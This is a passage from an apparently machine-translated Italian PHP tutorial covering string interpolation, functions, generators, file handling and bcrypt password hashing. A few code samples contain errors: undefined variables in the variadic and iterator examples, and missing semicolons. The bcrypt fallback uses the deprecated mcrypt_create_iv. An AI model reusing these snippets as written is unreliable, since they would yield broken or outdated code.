echo "<p>Hello $name, Nice to see you.</p>";
#                 ↕
#>   "<p>Hello Joel, Nice to see you.</p>"

// Single Quotes: outputs $name as the raw text (without interpreting it)
echo 'Hello $name, Nice to see you.'; # Careful with this notation
#> "Hello $name, Nice to see you."
```

Il formato di **sintassi complesso (di ricci)** fornisce un'altra opzione che richiede di avvolgere la variabile all'interno di parentesi graffe `{}` . Questo può essere utile quando si incorporano variabili all'interno del contenuto testuale e si aiuta a prevenire possibili ambiguità tra contenuto testuale e variabili.

```
$name = 'Joel';

// Example using the curly brace syntax for the variable $name
echo "<p>We need more {$name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"

// This line will throw an error (as `$names` is not defined)
echo "<p>We need more $names to help us!</p>";
#> "Notice: Undefined variable: names"
```

La sintassi `{}` interpola solo le variabili che iniziano con `$` in una stringa. La sintassi `{}` **non** valuta le espressioni PHP arbitrarie.

```
// Example tying to interpolate a PHP expression
echo "1 + 2 = {1 + 2}";
#> "1 + 2 = {1 + 2}"

// Example using a constant
define("HELLO_WORLD", "Hello World!!");
echo "My constant is {HELLO_WORLD}";
#> "My constant is {HELLO_WORLD}"

// Example using a function
function say_hello() {
    return "Hello!";
};
echo "I say: {say_hello()}";
#> "I say: {say_hello()}"
```

Tuttavia, la sintassi `{}` valuta qualsiasi accesso di array, accesso alla proprietà e chiamate di funzioni / metodi su variabili, elementi di array o proprietà:

```
// Example accessing a value from an array — multidimensional access is allowed
$companions = [0 => ['name' => 'Amy Pond'], 1 => ['name' => 'Dave Random']];
echo "The best companion is: {$companions[0]['name']}";
#> "The best companion is: Amy Pond"

// Example of calling a method on an instantiated object
class Person {
  function say_hello() {
    return "Hello!";
  }
}

$max = new Person();

echo "Max says: {$max->say_hello()}";
#> "Max says: Hello!"

// Example of invoking a Closure — the parameter list allows for custom expressions
$greet = function($num) {
```

```
    return "A $num greetings!";
};
echo "From us all: {$greet(10 ** 3)}";
#> "From us all: A 1000 greetings!"
```

Si noti che il simbolo `$` del dollaro può apparire dopo la parentesi graffa di apertura `{` come gli esempi precedenti, o, come in Perl o Shell Script, può comparire prima di esso:

```
$name = 'Joel';

// Example using the curly brace syntax with dollar sign before the opening curly brace
echo "<p>We need more ${name}s to help us!</p>";
#> "<p>We need more Joels to help us!</p>"
```

> La `Complex (curly) syntax` non è chiamata in quanto tale perché è complessa, ma piuttosto perché consente l'uso di " **espressioni complesse** ". Maggiori informazioni sulla `Complex (curly) syntax`

Leggi Formattazione delle stringhe online: https://riptutorial.com/it/php/topic/6696/formattazione-delle-stringhe

Capitolo 41: funzioni

Sintassi

- function func_name ($ parameterName1, $ parameterName2) {code_to_run (); }
- function func_name ($ optionalParameter = default_value) {code_to_run (); }
- function func_name (type_name $ parameterName) {code_to_run (); }
- function & returns_by_reference () {code_to_run (); }
- function func_name (& $ referenceParameter) {code_to_run (); }
- function func_name (... $ variadicParameters) {code_to_run (); } // PHP 5.6+
- function func_name (type_name & ... $ varRefParams) {code_to_run (); } // PHP 5.6+
- function func_name (): return_type {code_To_run (); } // PHP 7.0+

Examples

Uso della funzione di base

Una funzione di base è definita ed eseguita in questo modo:

```
function hello($name)
{
    print "Hello $name";
}

hello("Alice");
```

Parametri opzionali

Le funzioni possono avere parametri opzionali, ad esempio:

```
function hello($name, $style = 'Formal')
{
    switch ($style) {
        case 'Formal':
            print "Good Day $name";
            break;
        case 'Informal':
            print "Hi $name";
            break;
        case 'Australian':
            print "G'day $name";
            break;
        default:
            print "Hello $name";
            break;
    }
}

hello('Alice');
    // Good Day Alice
```

```
hello('Alice', 'Australian');
    // G'day Alice
```

Passando argomenti per riferimento

Gli argomenti della funzione possono essere passati "Per riferimento", consentendo alla funzione di modificare la variabile utilizzata al di fuori della funzione:

```
function pluralize(&$word)
{
    if (substr($word, -1) == 'y') {
        $word = substr($word, 0, -1) . 'ies';
    } else {
      $word .= 's';
    }
}

$word = 'Bannana';
pluralize($word);

print $word;
  // Bannanas
```

Gli argomenti oggetto vengono sempre passati per riferimento:

```
function addOneDay($date)
{
    $date->modify('+1 day');
}

$date = new DateTime('2014-02-28');
addOneDay($date);

print $date->format('Y-m-d');
  // 2014-03-01
```

Per evitare il passaggio implicito di un oggetto per riferimento, è necessario `clone` l'oggetto.

Passare per riferimento può anche essere usato come un modo alternativo per restituire i parametri. Ad esempio, la funzione `socket_getpeername` :

```
bool socket_getpeername ( resource $socket , string &$address [, int &$port ] )
```

Questo metodo in realtà mira a restituire l'indirizzo e la porta del peer, ma poiché ci sono due valori da restituire, sceglie invece di utilizzare i parametri di riferimento. Può essere chiamato così:

```
if(!socket_getpeername($socket, $address, $port)) {
    throw new RuntimeException(socket_last_error());
}
echo "Peer: $address:$port\n";
```

Le variabili `$address` e `$port` non hanno bisogno di essere definite prima. Faranno:

1. essere definito come `null` prima,
2. quindi passato alla funzione con il valore `null` predefinito
3. quindi modificato nella funzione
4. fine definito come l'indirizzo e la porta nel contesto di chiamata.

Elenchi di argomenti a lunghezza variabile

5.6

PHP 5.6 ha introdotto liste di argomenti di lunghezza variabile (p.es. varargs, argomenti variadici), usando il `...` token prima del nome dell'argomento per indicare che il parametro è variadic, cioè è una matrice che include tutti i parametri forniti da quella in poi.

```
function variadic_func($nonVariadic, ...$variadic) {
    echo json_encode($variadic);
}

variadic_func(1, 2, 3, 4); // prints [2,3,4]
```

I nomi dei tipi possono essere aggiunti davanti al `...` :

```
function foo(Bar ...$bars) {}
```

L'operatore `&` reference può essere aggiunto prima del `...` , ma dopo il nome del tipo (se presente). Considera questo esempio:

```
class Foo{}
function a(Foo &...$foos){
    $i = 0;
    foreach($a as &$foo){ // note the &
        $foo = $i++;
    }
}
$a = new Foo;
$c = new Foo;
$b =& $c;
a($a, $b);
var_dump($a, $b, $c);
```

Produzione:

```
int(0)
int(1)
int(1)
```

D'altra parte, un array (o `Traversable`) di argomenti può essere decompresso per essere passato a una funzione sotto forma di un elenco di argomenti:

```
var_dump(...hash_algos());
```

Produzione:

```
string(3) "md2"
string(3) "md4"
string(3) "md5"
...
```

Confronta con questo frammento senza usare `...` :

```
var_dump(hash_algos());
```

Produzione:

```
array(46) {
  [0]=>
  string(3) "md2"
  [1]=>
  string(3) "md4"
  ...
}
```

Pertanto, ora è possibile creare facilmente funzioni di reindirizzamento per funzioni variad, ad esempio:

```
public function formatQuery($query, ...$args){
    return sprintf($query, ...array_map([$mysqli, "real_escape_string"], $args));
}
```

Oltre agli array, possono essere utilizzati anche i `Traversable` , come `Iterator` (specialmente molte delle sue sottoclassi da SPL). Per esempio:

```
$iterator = new LimitIterator(new ArrayIterator([0, 1, 2, 3, 4, 5, 6]), 2, 3);
echo bin2hex(pack("c*", ...$it)); // Output: 020304
```

Se l'iteratore itera infinitamente, ad esempio:

```
$iterator = new InfiniteIterator(new ArrayIterator([0, 1, 2, 3, 4]));
var_dump(...$iterator);
```

Diverse versioni di PHP si comportano diversamente:

- Da PHP 7.0.0 a PHP 7.1.0 (beta 1):
  - Si verificherà un errore di segmentazione
  - Il processo PHP uscirà con il codice 139
- In PHP 5.6:
  - Verrà mostrato un errore fatale dell'esaurimento della memoria ("Dimensione memoria consentita di% d byte esauriti").
  - Il processo PHP uscirà con il codice 255

  Nota: HHVM (v3.10 - v3.12) non supporta il disimballaggio di `Traversable` s. In questo tentativo verrà visualizzato un messaggio di avviso "Solo i contenitori possono essere decompressi".

Ambito della funzione

Le variabili all'interno delle funzioni si trovano all'interno di un ambito locale come questo

```
$number = 5
function foo(){
    $number = 10
    return $number
}

foo(); //Will print 10 because text defined inside function is a local variable
```

Leggi funzioni online: https://riptutorial.com/it/php/topic/4551/funzioni

Capitolo 42: Funzioni di hashing della password

introduzione

Poiché i servizi web più sicuri evitano di archiviare le password in formato di testo normale, le lingue come PHP offrono varie (non decodificabili) funzioni hash per supportare lo standard industriale più sicuro. Questo argomento fornisce documentazione per l'hashing corretto con PHP.

Sintassi

- `string password_hash ( string $password , integer $algo [, array $options ] )`
- `boolean password_verify ( string $password , string $hash )`
- `boolean password_needs_rehash ( string $hash , integer $algo [, array $options ] )`
- `array password_get_info ( string $hash )`

Osservazioni

Prima di PHP 5.5, è possibile utilizzare il pacchetto di compatibilità per fornire le funzioni `password_*` . Si consiglia vivamente di utilizzare il pacchetto di compatibilità se si è in grado di farlo.

Con o senza il pacchetto di compatibilità, la corretta funzionalità di Bcrypt tramite `crypt()` si basa su PHP 5.3.7+ altrimenti è *necessario* limitare le password ai set di caratteri solo ASCII.

> **Nota:** se usi PHP 5.5 o versioni precedenti stai utilizzando una versione di PHP non supportata che non riceve più alcun aggiornamento di sicurezza. Aggiorna il prima possibile, puoi aggiornare gli hash delle password in seguito.

Selezione dell'algoritmo

Algoritmi sicuri

- **bcrypt** è la tua migliore opzione se usi il key stretching per aumentare il tempo di calcolo dell'hash, poiché rende gli attacchi brute force estremamente lenti .
- **argon2** è un'altra opzione che sarà disponibile in PHP 7.2 .

Algoritmi insicuri

I seguenti algoritmi di hashing non sono **sicuri o non** sono **adatti allo scopo** e pertanto **non dovrebbero essere utilizzati** . Non sono mai stati adatti per l'hashing della password, in quanto sono progettati per diger veloci invece che per gli hash delle password con forza bruta e lenta.

Se ne usi qualcuno , incluso anche sali, dovresti **passare** ad uno degli algoritmi sicuri raccomandati **il prima possibile** .

Algoritmi considerati insicuri:

- **MD4** - attacco di collisione trovato nel 1995
- **MD5** - attacco di collisione trovato nel 2005
- **SHA-1** : attacco di collisione dimostrato nel 2015

Alcuni algoritmi possono essere tranquillamente utilizzati come algoritmo di digest del messaggio per dimostrare l'autenticità, ma **mai come algoritmo di hashing della password** :

- **SHA-2**
- **SHA-3**

Nota: gli hash forti come SHA256 e SHA512 sono ininterrotti e robusti, tuttavia è generalmente più sicuro utilizzare le funzioni di hash **bcrypt** o **argon2** poiché gli attacchi di forza bruta contro questi algoritmi sono molto più difficili per i computer classici.

Examples

Determina se un hash della password esistente può essere aggiornato ad un algoritmo più forte

Se stai utilizzando il metodo `PASSWORD_DEFAULT` per consentire al sistema di scegliere l'algoritmo migliore per l'hash delle tue password, poiché l'impostazione predefinita aumenta di intensità, potresti voler ripetere le vecchie password quando gli utenti accedono

```
<?php
// first determine if a supplied password is valid
if (password_verify($plaintextPassword, $hashedPassword)) {

    // now determine if the existing hash was created with an algorithm that is
    // no longer the default
    if (password_needs_rehash($hashedPassword, PASSWORD_DEFAULT)) {

        // create a new hash with the new default
        $newHashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT);

        // and then save it to your data store
        //$db->update(...);
    }
}
?>
```

Se le funzioni password_ * non sono disponibili sul sistema (e non è possibile utilizzare il pacchetto di compatibilità collegato nelle osservazioni seguenti), è possibile determinare l'algoritmo e utilizzare per creare l'hash originale in un metodo simile al seguente:

```
<?php
if (substr($hashedPassword, 0, 4) == '$2y$' && strlen($hashedPassword) == 60) {
    echo 'Algorithm is Bcrypt';
    // the "cost" determines how strong this version of Bcrypt is
    preg_match('/\$2y\$(\d+)\$/', $hashedPassword, $matches);
    $cost = $matches[1];
```

```
    echo 'Bcrypt cost is '.$cost;
}
?>
```

Creazione di un hash della password

Crea hash delle password usando `password_hash()` per utilizzare l'attuale hash standard di best practice del settore o la derivazione della chiave. Al momento della stesura, lo standard è bcrypt , il che significa che `PASSWORD_DEFAULT` contiene lo stesso valore di `PASSWORD_BCRYPT` .

```
$options = [
    'cost' => 12,
];

$hashedPassword = password_hash($plaintextPassword, PASSWORD_DEFAULT, $options);
```

Il terzo parametro **non** è **obbligatorio** .

Il valore `'cost'` dovrebbe essere scelto in base all'hardware del server di produzione. Aumentandolo si renderà la password più costosa da generare. Più è costoso generare più tempo ci vorrà chiunque cerchi di craccarlo per generarlo anche. Il costo dovrebbe idealmente essere il più alto possibile, ma in pratica dovrebbe essere impostato in modo che non rallenti troppo. Da qualche parte tra 0,1 e 0,4 secondi andrebbe bene. Usa il valore predefinito in caso di dubbio.

5.5

Su PHP inferiore a 5.5.0 le funzioni `password_*` non sono disponibili. È necessario utilizzare il pacchetto di compatibilità per sostituire tali funzioni. Si noti che il pacchetto di compatibilità richiede PHP 5.3.7 o versioni successive o una versione con backport di `$2y` (come ad esempio RedHat).

Se non si è in grado di utilizzarli, è possibile implementare l'hashing della password con `crypt()` Poiché `password_hash()` è implementata come wrapper attorno alla funzione `crypt()` , non è necessario perdere alcuna funzionalità.

```
// this is a simple implementation of a bcrypt hash otherwise compatible
// with `password_hash()`
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation

// if `CRYPT_BLOWFISH` is 1, that means bcrypt (which uses blowfish) is available
// on your system
if (CRYPT_BLOWFISH == 1) {
    $salt = mcrypt_create_iv(16, MCRYPT_DEV_URANDOM);
    $salt = base64_encode($salt);
    // crypt uses a modified base64 variant
    $source = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/';
    $dest = './ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789';
    $salt = strtr(rtrim($salt, '='), $source, $dest);
    $salt = substr($salt, 0, 22);
    // `crypt()` determines which hashing algorithm to use by the form of the salt string
    // that is passed in
    $hashedPassword = crypt($plaintextPassword, '$2y$10$'.$salt.'$');
```

```
}
```

Salt per l'hash della password

Nonostante l'affidabilità dell'algoritmo di crypt, esiste ancora una vulnerabilità nei confronti delle tabelle arcobaleno . Questa è la ragione, perché è consigliabile usare il **sale** .

Un salt è qualcosa che viene aggiunto alla password prima dell'hashing per rendere la stringa di origine univoca. Con due password identiche, gli hash risultanti saranno anche unici, poiché i loro sali sono unici.

Un sale casuale è uno dei pezzi più importanti della sicurezza della tua password. Ciò significa che anche con una tabella di ricerca di hash di password noti, un utente malintenzionato non può abbinare l'hash della password dell'utente con gli hash delle password del database poiché è stata utilizzata una sequenza casuale. Dovresti usare sempre sali casuali e crittograficamente sicuri. Leggi di più

Con l'algoritmo `bcrypt` `password_hash()` , il testo semplice sale viene archiviato insieme all'hash risultante, il che significa che l'hash può essere trasferito su diversi sistemi e piattaforme e deve ancora essere abbinato alla password originale.

7.0

Anche quando questo è scoraggiato, puoi usare l'opzione `salt` per definire il tuo sale casuale.

```
$options = [
       'salt' => $salt, //see example below
];
```

Importante Se si omette questa opzione, verrà generato un salt casuale da password_hash () per ogni hash della password. Questa è la modalità di funzionamento prevista.

7.0

L'opzione salt è stata deprecata a partire da PHP 7.0.0. Ora è preferibile utilizzare semplicemente il sale che viene generato di default.

Verifica di una password contro un hash

`password_verify()` è la funzione built-in fornita (a partire da PHP 5.5) per verificare la validità di una password rispetto a un hash noto.

```
<?php
if (password_verify($plaintextPassword, $hashedPassword)) {
    echo 'Valid Password';
}
else {
    echo 'Invalid Password.';
}
?>
```

Tutti gli algoritmi di hashing supportati memorizzano le informazioni identificando quale hash è stato utilizzato nell'hash stesso, quindi non è necessario indicare quale algoritmo si sta utilizzando per codificare la password in chiaro con.

Se le funzioni password_ * non sono disponibili sul sistema (e non è possibile utilizzare il pacchetto di compatibilità collegato nei commenti seguenti) è possibile implementare la verifica della password con la funzione `crypt()` . Si prega di notare che devono essere prese precauzioni specifiche per evitare attacchi a tempo .

```
<?php
// not guaranteed to maintain the same cryptographic strength of the full `password_hash()`
// implementation
if (CRYPT_BLOWFISH == 1) {
    // `crypt()` discards all characters beyond the salt length, so we can pass in
    // the full hashed password
    $hashedCheck = crypt($plaintextPassword, $hashedPassword);

    // this a basic constant-time comparison based on the full implementation used
    // in `password_hash()`
    $status = 0;
    for ($i=0; $i<strlen($hashedCheck); $i++) {
        $status |= (ord($hashedCheck[$i]) ^ ord($hashedPassword[$i]));
    }

    if ($status === 0) {
        echo 'Valid Password';
    }
    else {
        echo 'Invalid Password';
    }
}
?>
```

Leggi Funzioni di hashing della password online: https://riptutorial.com/it/php/topic/530/funzioni-di-hashing-della-password

Capitolo 43: generatori

Examples

Perché usare un generatore?

I generatori sono utili quando è necessario generare una grande raccolta per iterare più tardi. Sono un'alternativa più semplice alla creazione di una classe che implementa un Iterator , che spesso è eccessivo.

Ad esempio, considera la funzione seguente.

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

Tutto ciò che fa questa funzione genera un array riempito con numeri casuali. Per usarlo, potremmo fare `randomNumbers(10)` , che ci darà una matrice di 10 numeri casuali. Cosa succede se vogliamo generare un milione di numeri casuali? `randomNumbers(1000000)` lo farà per noi, ma a un costo di memoria. Un milione di interi memorizzati in un array utilizza circa **33 megabyte** di memoria.

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

Ciò è dovuto all'intero milione di numeri casuali generati e restituiti contemporaneamente, anziché uno alla volta. I generatori sono un modo semplice per risolvere questo problema.

Riscrivere randomNumbers () usando un generatore

La nostra funzione `randomNumbers()` può essere riscritta per utilizzare un generatore.

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
```

```
    }
}

foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

Utilizzando un generatore, non è necessario creare un intero elenco di numeri casuali per tornare dalla funzione, con conseguente riduzione della memoria utilizzata.

Lettura di un file di grandi dimensioni con un generatore

Un caso d'uso comune per i generatori è la lettura di un file dal disco e l'iterazione del suo contenuto. Di seguito è riportata una classe che consente di eseguire l'iterazione su un file CSV. L'utilizzo della memoria per questo script è molto prevedibile e non fluttuerà a seconda delle dimensioni del file CSV.

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

La parola chiave di rendimento

Un'istruzione `yield` è simile a un'istruzione return, tranne che invece di arrestare l'esecuzione della funzione e restituirla, yield restituisce invece un oggetto Generator e sospende l'esecuzione della funzione del generatore.

Ecco un esempio della funzione range, scritta come generatore:

```
function gen_one_to_three() {
```

```
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

Puoi vedere che questa funzione restituisce un oggetto generatore controllando l'output di `var_dump` :

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

Valori cedevoli

L'oggetto Generator può quindi essere ripetuto come un array.

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

L'esempio sopra uscirà:

```
1
2
3
```

Valorizzare i valori con le chiavi

Oltre a produrre valori, puoi anche produrre coppie chiave / valore.

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

L'esempio sopra uscirà:

```
first: 1
```

```
second: 2
third: 3
```

Utilizzo della funzione send () - per passare valori a un generatore

I generatori sono codificati rapidamente e in molti casi sono un'alternativa sottile alle implementazioni iteratore pesanti. Con l'implementazione rapida arriva un po 'di mancanza di controllo quando un generatore dovrebbe smettere di generare o se dovrebbe generare qualcos'altro. Tuttavia questo può essere ottenuto con l'uso della funzione `send()` , consentendo alla funzione di richiesta di inviare parametri al generatore dopo ogni ciclo.

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

Risultante in questa uscita:

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

Leggi generatori online: https://riptutorial.com/it/php/topic/1684/generatori

Capitolo 44: Gestione dei file

Sintassi

- int readfile (string $ filename [, bool $ use_include_path = false [, resource $ context]])

Parametri

Parametro	Descrizione
nome del file	Il nome del file viene letto.
use_include_path	È possibile utilizzare il secondo parametro opzionale e impostarlo su TRUE, se si desidera cercare il file anche in include_path.
contesto	Una risorsa di flusso di contesto.

Osservazioni

Sintassi del nome file

La maggior parte dei nomi di file passati a funzioni in questo argomento sono:

1. Archi in natura.
    - I nomi dei file possono essere passati direttamente. Se vengono passati i valori di altri tipi, vengono convertiti in stringa. Questo è particolarmente utile con `SplFileInfo` , che è il valore `SplFileInfo` di `DirectoryIterator` .
2. Relativo o assoluto.
    - Possono essere assoluti. Sui sistemi Unix, i percorsi assoluti iniziano con `/` , ad esempio `/home/user/file.txt` , mentre su Windows i percorsi assoluti iniziano con l'unità, ad es. `C:/Users/user/file.txt`
    - Possono anche essere relativi, che dipende dal valore di `getcwd` e soggetti a modifiche da parte di `chdir` .
3. Accetta i protocolli.
    - Possono iniziare con `scheme://` per specificare il wrapper del protocollo con cui gestire. Ad esempio, `file_get_contents("http://example.com")` recupera il contenuto da http://example.com .
4. Slash-compatibili.
    - Mentre il `DIRECTORY_SEPARATOR` su Windows è una barra rovesciata e il sistema restituisce i backslash per i percorsi per impostazione predefinita, lo sviluppatore può ancora usare `/` come separatore di directory. Pertanto, per ragioni di compatibilità, gli sviluppatori possono utilizzare `/` come separatori di directory su tutti i sistemi, ma tenere presente che i valori restituiti dalle funzioni (ad es. `realpath`) possono contenere

barre retroverse.

Examples

Eliminazione di file e directory

Eliminazione di file

La funzione di `unlink` cancella un singolo file e restituisce se l'operazione ha avuto successo.

```
$filename = '/path/to/file.txt';

if (file_exists($filename)) {
    $success = unlink($filename);

    if (!$success) {
         throw new Exception("Cannot delete $filename");
    }
}
```

Eliminazione di directory, con eliminazione ricorsiva

D'altra parte, le directory dovrebbero essere cancellate con `rmdir` . Tuttavia, questa funzione elimina solo le directory vuote. Per eliminare una directory con file, eliminare prima i file nelle directory. Se la directory contiene sottodirectory, potrebbe essere necessaria la *ricorsione* .

L'esempio seguente esegue la scansione dei file in una directory, cancella i file / directory dei membri in modo ricorsivo e restituisce il numero di file (non di directory) cancellati.

```
function recurse_delete_dir(string $dir) : int {
    $count = 0;

    // ensure that $dir ends with a slash so that we can concatenate it with the filenames
directly
    $dir = rtrim($dir, "/\\") . "/";

    // use dir() to list files
    $list = dir($dir);

    // store the next file name to $file. if $file is false, that's all -- end the loop.
    while(($file = $list->read()) !== false) {
        if($file === "." || $file === "..") continue;
        if(is_file($dir . $file)) {
            unlink($dir . $file);
            $count++;
        } elseif(is_dir($dir . $file)) {
            $count += recurse_delete_dir($dir . $file);
        }
```

```
    }

    // finally, safe to delete directory!
    rmdir($dir);

    return $count;
}
```

Funzioni di convenienza

IO diretto raw

`file_get_contents` e `file_put_contents` forniscono la possibilità di leggere / scrivere da / su un file da / a una stringa PHP in una singola chiamata.

`file_put_contents` può anche essere utilizzato con il flag di `FILE_APPEND` da aggiungere a, anziché troncare e sovrascrivere il file. Può essere usato insieme alla `LOCK_EX` bit `LOCK_EX` per acquisire un blocco esclusivo per il file mentre si procede alla scrittura. I flag di bitmask possono essere uniti con `|` Operatore OR bit a bit.

```
$path = "file.txt";
// reads contents in file.txt to $contents
$contents = file_get_contents($path);
// let's change something... for example, convert the CRLF to LF!
$contents = str_replace("\r\n", "\n", $contents);
// now write it back to file.txt, replacing the original contents
file_put_contents($path, $contents);
```

`FILE_APPEND` è utile per aggiungere file di registro mentre `LOCK_EX` aiuta a prevenire le condizioni di competizione della scrittura di file da più processi. Ad esempio, per scrivere in un file di registro relativo alla sessione corrente:

```
file_put_contents("logins.log", "{$_SESSION["username"]} logged in", FILE_APPEND | LOCK_EX);
```

CSV IO

```
fgetcsv($file, $length, $separator)
```

`fgetcsv` analizza la riga dal controllo di file aperti per i campi csv. Restituisce i campi CSV in una matrice in caso di successo o `FALSE` in caso di errore.

Per impostazione predefinita, leggerà solo una riga del file CSV.

```
$file = fopen("contacts.csv","r");
print_r(fgetcsv($file));
print_r(fgetcsv($file,5," "));
fclose($file);
```

contacts.csv

```
Kai Jim, Refsnes, Stavanger, Norway
Hege, Refsnes, Stavanger, Norway
```

Produzione:

```
Array
(
    [0] => Kai Jim
    [1] => Refsnes
    [2] => Stavanger
    [3] => Norway
)
Array
(
    [0] => Hege,
)
```

Lettura diretta di un file su stdout

`readfile` copia un file nel buffer di output. readfile () non presenterà alcun problema di memoria, nemmeno durante l'invio di file di grandi dimensioni, da solo.

```
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
```

O da un puntatore di file

In alternativa, per cercare un punto nel file per iniziare a copiare su stdout, usa invece `fpassthru` . Nell'esempio seguente, gli ultimi 1024 byte vengono copiati su stdout:

```
$fh = fopen("file.txt", "rb");
fseek($fh, -1024, SEEK_END);
fpassthru($fh);
```

Lettura di un file in un array

`file`

restituisce le righe nel file passato in un array. Ogni elemento dell'array corrisponde a una linea nel file, con il newline ancora collegato.

```
print_r(file("test.txt"));
```

test.txt

```
Welcome to File handling
This is to test file handling
```

Produzione:

```
Array
(
    [0] => Welcome to File handling
    [1] => This is to test file handling
)
```

Ottenere informazioni sui file

Controlla se un percorso è una directory o un file

La funzione `is_dir` restituisce se l'argomento è una directory, mentre `is_file` restituisce se l'argomento è un file. Usa `file_exists` per verificare se lo è.

```
$dir  = "/this/is/a/directory";
$file = "/this/is/a/file.txt";

echo is_dir($dir) ? "$dir is a directory" : "$dir is not a directory", PHP_EOL,
    is_file($dir) ? "$dir is a file" : "$dir is not a file", PHP_EOL,
    file_exists($dir) ? "$dir exists" : "$dir doesn't exist", PHP_EOL,
    is_dir($file) ? "$file is a directory" : "$file is not a directory", PHP_EOL,
    is_file($file) ? "$file is a file" : "$file is not a file", PHP_EOL,
    file_exists($file) ? "$file exists" : "$file doesn't exist", PHP_EOL;
```

Questo da:

```
/this/is/a/directory is a directory
/this/is/a/directory is not a file
/this/is/a/directory exists
/this/is/a/file.txt is not a directory
/this/is/a/file.txt is a file
/this/is/a/file.txt exists
```

Controllo del tipo di file

Usa `filetype` per verificare il tipo di file, che può essere:

- `fifo`
- `char`
- `dir`
- `block`
- `link`
- `file`
- `socket`
- `unknown`

Passando direttamente il nome del file al tipo di `filetype` :

```
echo filetype("~"); // dir
```

Si noti che `filetype` restituisce false e attiva `E_WARNING` se il file non esiste.

Controllo della leggibilità e della scrittura

Passando il nome file alle funzioni `is_writable` e `is_readable` , verificare se il file è scrivibile o leggibile rispettivamente.

Le funzioni restituiscono `false` garbo se il file non esiste.

Controllo dell'accesso ai file / modifica del tempo

L'utilizzo di `filemtime` e `fileatime` restituisce il timestamp dell'ultima modifica o accesso del file. Il valore di ritorno è un timestamp Unix - vedi Lavorare con date e orari per i dettagli.

```
echo "File was last modified on " . date("Y-m-d", filemtime("file.txt"));
echo "File was last accessed on " . date("Y-m-d", fileatime("file.txt"));
```

Ottieni parti del percorso con fileinfo

```
$fileToAnalyze = ('/var/www/image.png');

$filePathParts = pathinfo($fileToAnalyze);

echo '<pre>';
   print_r($filePathParts);
echo '</pre>';
```

Questo esempio produrrà:

```
Array
(
    [dirname] => /var/www
    [basename] => image.png
    [extension] => png
    [filename] => image
)
```

Che può essere usato come:

```
$filePathParts['dirname']
$filePathParts['basename']
$filePathParts['extension']
$filePathParts['filename']
```

Parametro	Dettagli
$ path	Il percorso completo del file da analizzare
$ opzione	Una delle quattro opzioni disponibili [PATHINFO_DIRNAME, PATHINFO_BASENAME, PATHINFO_EXTENSION o PATHINFO_FILENAME]

- Se non viene passata un'opzione (il secondo parametro), viene restituito un array associativo, altrimenti viene restituita una stringa.
- Non convalida che il file esiste.
- Semplicemente analizza la stringa in parti. Nessuna convalida sul file (nessun controllo di tipo mime, ecc.)
- L'estensione è semplicemente l'ultima estensione di `$path` Il percorso per il file `image.jpg.png` sarebbe `.png` anche se tecnicamente un file `.jpg` . Un file senza un'estensione non restituirà un elemento di estensione nell'array.

Riduci al minimo l'utilizzo della memoria quando lavori con file di grandi dimensioni

Se abbiamo bisogno di analizzare un file di grandi dimensioni, ad esempio un CSV più di 10 Mbyte contenente milioni di righe, alcuni usano `file` funzioni `file` o `file_get_contents` e finiscono col colpire `memory_limit` impostazione `memory_limit` con

> Dimensione di memoria consentita di byte XXXXX esauriti

errore. Considera la seguente fonte (top-1m.csv ha esattamente 1 milione di righe e ha una dimensione di circa 22 Mbyte)

```
var_dump(memory_get_usage(true));
$arr = file('top-1m.csv');
var_dump(memory_get_usage(true));
```

Questo produce:

```
int(262144)
int(210501632)
```

perché l'interprete doveva contenere tutte le righe nell'array `$arr` , quindi consumava ~ 200 Mbyte di RAM. Nota che non abbiamo ancora fatto nulla con il contenuto dell'array.

Ora considera il seguente codice:

```
var_dump(memory_get_usage(true));
$index = 1;
if (($handle = fopen("top-1m.csv", "r")) !== FALSE) {
    while (($row = fgetcsv($handle, 1000, ",")) !== FALSE) {
